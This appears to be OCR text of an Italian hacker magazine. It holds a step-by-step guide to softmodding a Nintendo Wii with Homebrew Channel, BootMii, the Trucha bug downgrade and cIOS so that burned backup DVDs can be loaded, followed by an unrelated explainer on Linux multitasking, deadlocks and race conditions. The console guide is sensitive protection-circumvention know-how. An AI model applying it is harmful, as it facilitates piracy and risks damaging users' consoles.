
Sul sito www.hackerjournal.it, nella sezione download è disponibile il pacchetto, peraltro scaricabile anche da diversi indirizzi in rete, contenente tutti gli strumenti necessari per procedere alla modifica. Il pacchetto contrassegnato con il nome Wii4_2 è riservato solo a coloro che hanno installato un firmware 4.2, l'altro, denominato WiiAll, è per tutti coloro che hanno invece un firmware 3.0 3.1 3.2 3.3 3.4 4.0 oppure 4.1.

All'interno del pacchetto sono visibili i seguenti strumenti (all'interno della cartella apps)

BannerBomb
HackMii_installer
NeoGamma
cIOS, Dop-IOS
Trucha Bug Restorer MOD
AnyTitle Deleter DB MOD

LATO HARDWARE

Per installare i software dobbiamo munirci di una scheda SD da 1GB (reperibile a buon mercato). Quindi serve uno slot in cui inserire la scheda in modo che venga letta dal computer e vi si possano caricare i file precedentemente scompattati. Personalmente ho acquistato per circa 9 euro un adattatore usb in un grande magazzino che va benissimo per questo genere di operazione.



FORMATTARE

La scheda SD, che andrà successivamente inserita nello slot della Wii, fa formattata nel formato FAT 16/32. Se avete un Mac potete usare Utility Disco, con un pc potete scaricare http://www.sdcard.org/consumers/formatter. Dopo che la scheda è stata formatta occorre copiarvi il contenuto del pacchetto precedentemente scaricato.
All'interno del pacchetto noterete un file boot.elf che è quello che serve per fare il boot di avvio dalla scheda SD e caricare il software, questa parte, tuttavia, ve la potete anche dimenticare per il momento.

DA PC A WII

A questo punto bisogna togliere la scheda SD dallo slot del PC ed inserirla nello slot della Wii.
Per accedere al suo contenuto ci sono due modi diversi a seconda del firmaware installato.
Con una
Wii 3.0 3.1 3.2 3.3 3.4 4.0 4.1
bisogna accedere al menu della Wii -> Opzioni Wii -> Gestione dati -> Canali -> Wii -> Scheda SD.
Con una Wii con firmware 4.2 il percorso è molto semplificato, basta accedere al pulsante con l'icona della scheda SD che si trova in basso a sinistra accanto al pulsante Ppzioni Wii.
A questo punto dovrebbe comparire in automatico una scritta Load boot.dol/elf ? che vi chiede se volete eseguire il programma.
Premete su YES e aspettate il caricamento.

HOMEBREW CHANNEL

Comparirà una schermata nera con una serie di nomi di software sulla sinistra, accompagnati dala scritta, dopo i due punti, Can be installed. Niente panico, è tutto normale, utilizzando il Wiimote possiamo spostarci tra le varie voci, selezionare HomeBrew Channel e confermare l'installazione con il pulsante A (del Wiimote). HomeBrew Channel è il programma che serve per eseguire i software HomeBrew (tipicamente attraverso di esso possiamo installare i file .wad che sono le applicazioni/giochi scaricabili anche da Wii Shop) fra cui il Loader per caricare le copie di backup. Un volta che l'installazione è completata si ritorna in automatico al menu precedente (la schermata nera con le opzioni di installazione da scheda SD). A questo punto spostatevi usando sempre il WiiMote fino ad evidenziare BootMii, entrate nel menu con il pulsante A. Selezionate Install BootMii as boot2 (se possibile, altrimenti Install BootMii as IOS) e confermate l'installazione sempre con il pulsante A. Questo passaggio è indispensabile se si vuole effettuare il backup della Wii prima di procedere all'installazione del software supplementare come leggeremo più avanti.

BACKUP DA BOOTMII


Se avete installato BootMii, potete a questo punto fare un bel backup della console per mettervi al riparo da eventuali malfunzionamenti successivi e ricaricare tutto il software originale pre-modifica.
Per fare questa operazione occorre avere una scheda SD con uno spazio libero di 600 MB. La nostra scheda SD da un GB che abbiamo consigliato all'inizio dovrebbe essere più che sufficiente.
Se avete instllato BootMii nel Boot2, si può riavviare la Wii con la scheda SD inserita (fa il boot da qui). Se avete installato BootMii come IOS, dovete avviare il canale HomeBrew Channel che avete installato al passo precedente sempre con la scheda SD inserita. Una volta dentro HomeBrew Channel, premete sul tasto Home del WiiMote, scegliendo di avviare BootMii.
Dopo il boot di avvio comparirà un menu con 4 pulsanti (come nella foto sotto) per evitare di impazzire, come è successo a me, vi svelo subito che questi menu non sono navigabili con il Wiimote ma solo premendo i bottoni Power e Reset (della console). Con Power si navigano i menu e sotto menu, con il pulsante Reset si effettua la selezione:
Selezionate il menu coi due ingranaggi. Quindi selezionate l'immagine che ha una freccia che va dal Chip verso la scheda SD.
Confermate di voler effettuare il backup sulla scheda SD e attendete la fine della procedura. Questo passo richiede più di 15 minuti e, in generale, dipende dalla velocità della scheda SD che avete inserito. Non preoccupatevi di eventuali bad blocks segnalati durante il procedimento di backup, che si evolve scrivendo un quadratino verde dopo l'altro su una griglia grigia, perché è perfettamente normale.
Alla fine spegnete la console tenendo premuto il tasto Power e rimuovete la scheda SD. Il programma avrà creato due file: NAND.bin e KEYS.BIN sulla scheda. Questi file vanno conservati. E' bene quindi copiarli sul PC in caso di malfunzionamenti della console e necessità, quindi, di ricaricali. Copiate anche la cartella bootmii.
Ora si possono cancellare dalla scheda SD sia i file NAND.bin e KEYS.bin che la cartella bootmii.

SE MANCA IL COLLEGAMENTO ALLA RETE

La procedura descritta prevede un collegamento ad internet della console. La mia, nello specifico, è collegata via Wi-Fi ad una rete Airport. Se la console è "offline" seguire questa procedura:
Scaricare il pacchetto http://rapidshare.com/files/339836961/offline_all_version-23012010.rar (pesa parecchio, circa 100 MB per questo abbiamo deciso di non postarlo su HJ)
Copiare il contenuto dentro la scheda SD. Seguire i passaggi della guida sopra esposti fino al punto in cui parla di network installation. Qui bisogna scegliere di installare da scheda SD.
- Aprire WAD Manager 1.5 e selezionare IOS36.
- Premere A e lasciare NAND emulator disabled.
- Premere A per SD slot.
Verrà presentata una lista di tutti gli gli IOS. Scorrere la lista e installare prima di tutto IOS70-64-v6687.wad e System Menu-NUS-v482.wad. Se fallisce l'installazione dell'IOS70 non proseguire per nessun motivo. Installare gli altri 25 IOS e poi Shopping Channel-NUS-v18.wad.

SI RIPARTE

Ora che avete il backup, potete avviare nuovamente la Wii con la scheda SD inserita. Ora, se avete una console con una versione firmware 3.4 4.0 4.1 e 4.2 (per le versioni 3.3 o inferiori non è necessario) occorre approntare questo ulteriore passaggio per ripristinare un bug nell'IOS36 riportandolo ad una versione precedente, in modo da poter installare attraverso di esso, il cIOS che ci servirà al passo successivo per avviare copie di backup.
Questo è un passaggio piuttosto delicato da seguire con attenzione (personalmente



non ho dovuto affrontarlo quindi ve lo riporto così come l'ho trovato su alcune guide on-line). Si raccomanda di non proseguire se non si riesce ad effettuare questo passaggio correttamente (tuttavia si può provare diverse volte ad esegurlo senza rischiare nulla).

- Avviare il canale HomeBrew Channel dal menu principale e tra la lista di programmi, scegliere di avviare Trucha Bug Restorer MOD.

- Una volta avviato il programma, premere il pulsante B del WiiMote, quello nella parte inferiore, per No IOS Reload. Attenderequalche istante e solo dopo la comparsa della scritta premere il tasto 1

- A questo punto occorre spostarsi su Downgrade IOS15 e confermare con il tasto A. Scegliere Download IOS from NUS usando SINISTRA e DESTRA sul WiiMote e premere nuovamente A. Verrà avviata la connessione ad internet per il downgrade dell'IOS15.

- Premere A per lo step 1 e dopo premere ancora A per lo step 2. Finita l'installazione, verrete riportati su HomeBrew Channel

Prendete fiato (un po' di affanno misto ad ansia è comprensibile), quindi procedete come segue:

- Avviare Trucha Bug Restorer MOD come già visto nel precedente passaggio. Selezionare Sinistra dal WiiMote fino a scegliere IOS15 alla voce Select which IOS to load poi premere A e dopo qualche secondo il tasto 1.
- Scegliere il IOS36 Menu e premere A. Modificare sempre con sinistra o destra per fare uscire TUTTE e 3 le voci su YES. Premere nuovamente A sulla voce Install Patched IOS36 e selezionare Download IOS from NUS con sinistra e destra.

Dopo la connessione ad internet e la preparazione dei file, premere A per iniziare l'installazione.

RIPRISTINO IOS15

Rimane da ffrontare il ripristino di IOS15:

- Avviare nuovamenteTrucha Bug Restorer MOD, scegliere di caricare IOS36, premere A, quindi il tasto 1 e dal menu selezionate Restore IOS15 e selezionare Download IOS from NUS.

- Premete A una volta finita la preparazione per avviare l'installazione e ripristinare la versione originale dell'IOS15.

CARICARE LE COPIE

Dopo tutta questa faticata si può procedere verso la parte più interessante, ovvero il caricamento dei DVD di backup masterizzati. Anche in questo caso la procedura si dirama in due vie:

CONSOLE CON FIRMWARE 4.2

Se la console è aggiornata alla versione di firmware 4.2 occorre cancellare degli "stub" che altrimenti impediranno l'installazione di cIOS.

- Avviare HomeBrew Channel e scegliere AnyTitle Deleter DB (è presente solo nel pacchetto Wii4_2).

- Scegliere inizialmente come IOS la versione IOS36 usando Sinistra sul WiiMote e premere A. Premere il tasto 2 del WiiMote per aggiornare il database.
- Selezionare System Titles dove è presente la lista completa degli IOS di sistema installati sulla console.

- Selezionare ad uno ad uno i seguenti file (se presenti): IOS222, IOS223, IOS249 e IOS250, quindi premere il pulsante A e poi di nuovo A per confermare la cancellazione. Attenzione a non cancellare altri IOS: solo IOS222, IOS223, IOS249 e IOS250!

- Avviare l'HomeBrew Channel e selezionare cIOS38rev17. Scorrere il menu di HomeBrew Channel a sinistra e destra usando il tasto "+" o "-" oppure premendo sulle frecce.

- Scegliere che venga eseguito tramite IOS36 e premere A. Scegliere network installation e confermate l'installazione premendo nuovamente A. Anche in questo caso la Wii si collegherà ad internet per scaricare i file necessari (ovvero l'IOS38).


A questo punto proseguire secondo le indicazioni del paragrafo "Console con firmware precedente a 4.2", gli altri, con firmware precedenti, partiranno invece direttamente da qui


FIRMWARE PRECEDENTE A 4.2

- Prendere una vostra copia di un DVD e inserirla nella console. Avviare l'HomeBrew Channel. Il programma da utilizzare per caricare i backup è NeoGamma.

- Scegliere Launch Game on DVD, ignorando le altre opzioni e se tutto è andato a buon fine, la Wii caricherà la copia di backup.

Att.ne: per conservare questa modifica software e le altre proposte in rete, non bisogna più aggiornare la console con gli update ufficiali proposti da Nintendo.







Ecco alcune schermate dei vari passaggi "catturate" dal televisore di casa. La procedura è andata a buon fine consentendo di caricare le copie dei giochi originali senza alcun problema.

di Massimiliano Rinaldi
redazione@hackerjournal.it

IL PREEMPTIVE MULTITASKING

(MULTITASKING BLOCCANTE)

MALWARE

BLOCCARE UN PROCESSO PER INSTRADARNE UN ALTRO NELLA CPU È NORMALE NEL PREEMPTIVE MULTITASKING, MA PUÒ CREARE QUALCHE PROBLEMA DI PROGRAMMAZIONE.

Il preemption (o pre-rilascio) è l'operazione con cui si interrompe un determinato processo, che viene portato al di fuori della CPU, con l'intenzione di ripristinarlo in un secondo momento, per dare spazio ad un altro processo a priorità più alta. Tale scambio è noto come context switch (o cambiamento di contesto). Il pre-rilascio può avvenire tramite uno scheduler, che ha il compito di interrompere e/o ripristinare i processi presenti nel sistema operativo a seconda del loro stato; in tal caso si parla di preemptive scheduling (o scheduling con pre-rilascio). Il termine preemptive multitasking viene usato per distinguere un sistema operativo multitasking, ovvero un sistema che permette il pre-rilascio di tasks in un sistema in cui i processi o i tasks devono essere programmati per avere la precedenza, quando non necessitano di risorse di sistema.

AMBIENTE LINUX

Nel preemptive multitasking in ambiente Linux, quello che trattiamo in questo articolo, la CPU (in realtà lo scheduler della CPU, che è parte del kernel), alloca un'unità di tempo (nell'ordine dei 50 millisecondi) per eseguire il programma, poi lo blocca (lo interrompe o lo sospende), per impegnare un'unità di altri 50 millisecondi ad eseguire un altro programma. Quindi, blocca il secondo programma per eseguirne un terzo, e così via finché lo scheduler non torna al primo programma, quando (in normali circostanze), ricomincia il giro. Il cambio di contesto (context switch) avviene così rapidamente che si ha l'illusione che il programma sia in esecuzione in modo continuativo.

IL BLOCCO

Il blocco dell'esecuzione avviene automaticamente ed è inevitabile, pochissimi processi lo evitano. Quello che potrebbe sfuggire, però, è che un processo può cedere volontariamente l'unità di tempo che la CPU gli dedica. Cioè, un processo non può richiedere altro tempo alla CPU, ma può volontariamente rinunciarvi. Questo implica, per uno sviluppatore, che è possibile ritardare l'esecuzione di determinati blocchi di codice se non sono critici o dipendono dagli input di altri processi ancora in esecuzione. La funzione che rende possibile ciò è chiamata sched_yield().

Il multitasking crea (almeno) tre potenziali problemi ai programmatori: punti morti (deadlock), attese indefinite (livelock) e corse (races)

PUNTO MORTO (DEADLOCK)

Un deadlock si presenta quando due o più processi non possono proseguire perché ciascuno aspetta che l'altro faccia qualcosa. I deadlock possono manifestarsi in molti modi. Ad esempio, si immagini che un client di posta elettronica stia comunicando con un server di posta, aspettando che il server invii un messaggio. Si arriva a un deadlock se il server di posta sta aspettando un input dal client di posta elettronica prima di spedire il messaggio. Questo tipo di deadlock viene chiamato, a volte, abbraccio mortale (deadly embrace). Si arriva a un "starvation deadlock", ovvero a un punto morto per fame, quando la CPU non dà tempo a uno o più processi di priorità bassa schiacciati dal gran numero di processi a priorità alta. A un terzo tipo di deadlock si arriva, comunemente, quando due processi tentano di inviarsi reciprocamente dei dati ma non possono perché il buffer di input di ciascun processo è così impegnato nel tentativo di inviare i dati che non legge mai i dati inviati dagli altri processi. Questo tipo di punto morto viene chiamato, in modo colorito, costipazione.

BLOCCO ATTIVO (LIVELOCKS)

Un livelock si ha quando un processo o task, solitamente un processo server, è incapacitato a terminare perché il client continua a crearegli lavoro prima che il server possa smaltire la coda di lavori in attesa. La differenza tra livelock e deadlock, è che un processo in stato di deadlock non ha nessuna coda di lavoro, è bloccato o sta aspettando che accada qualcosa. Un processo in livelock, invece, ha troppo lavoro da fare e non svuota mai la coda di lavoro.

CORSE (RACE)

Si presenta una race quando il risultato di una computazione dipende dall'ordine di occorrenza di due eventi. Per esempio, due processi accedono a un file. Il primo processo scrive dati sul file e il secondo legge i dati dal file per calcolare e mostrare il risultato della somma. Se il processo di lettura legge il file dopo che il processo di scrittura si completa, il processo di lettura esegue il calcolo e restituisce il valore corretto. Se il processo di lettura legge il file prima che il processo di scrittura sia completato, il processo di lettura eseguirà il calcolo e restituirà il risultato della somma sbagliato.

La probabilità che deadlock, livelock e race avvengano aumenta di molto nei sistemi multitasking (e multiutente) dato che il numero di processi che competono potenzialmente per l'accesso a un numero finito di risorse è maggiore. Possono prevenirne o ridurne l'occorrenza una buona progettazione, un'analisi attenta e l'uso sapiente di locks (blocchi), semafori e altri meccanismi di esclusione reciproca (o mutex) che mediano l'accesso alle risorse condivise.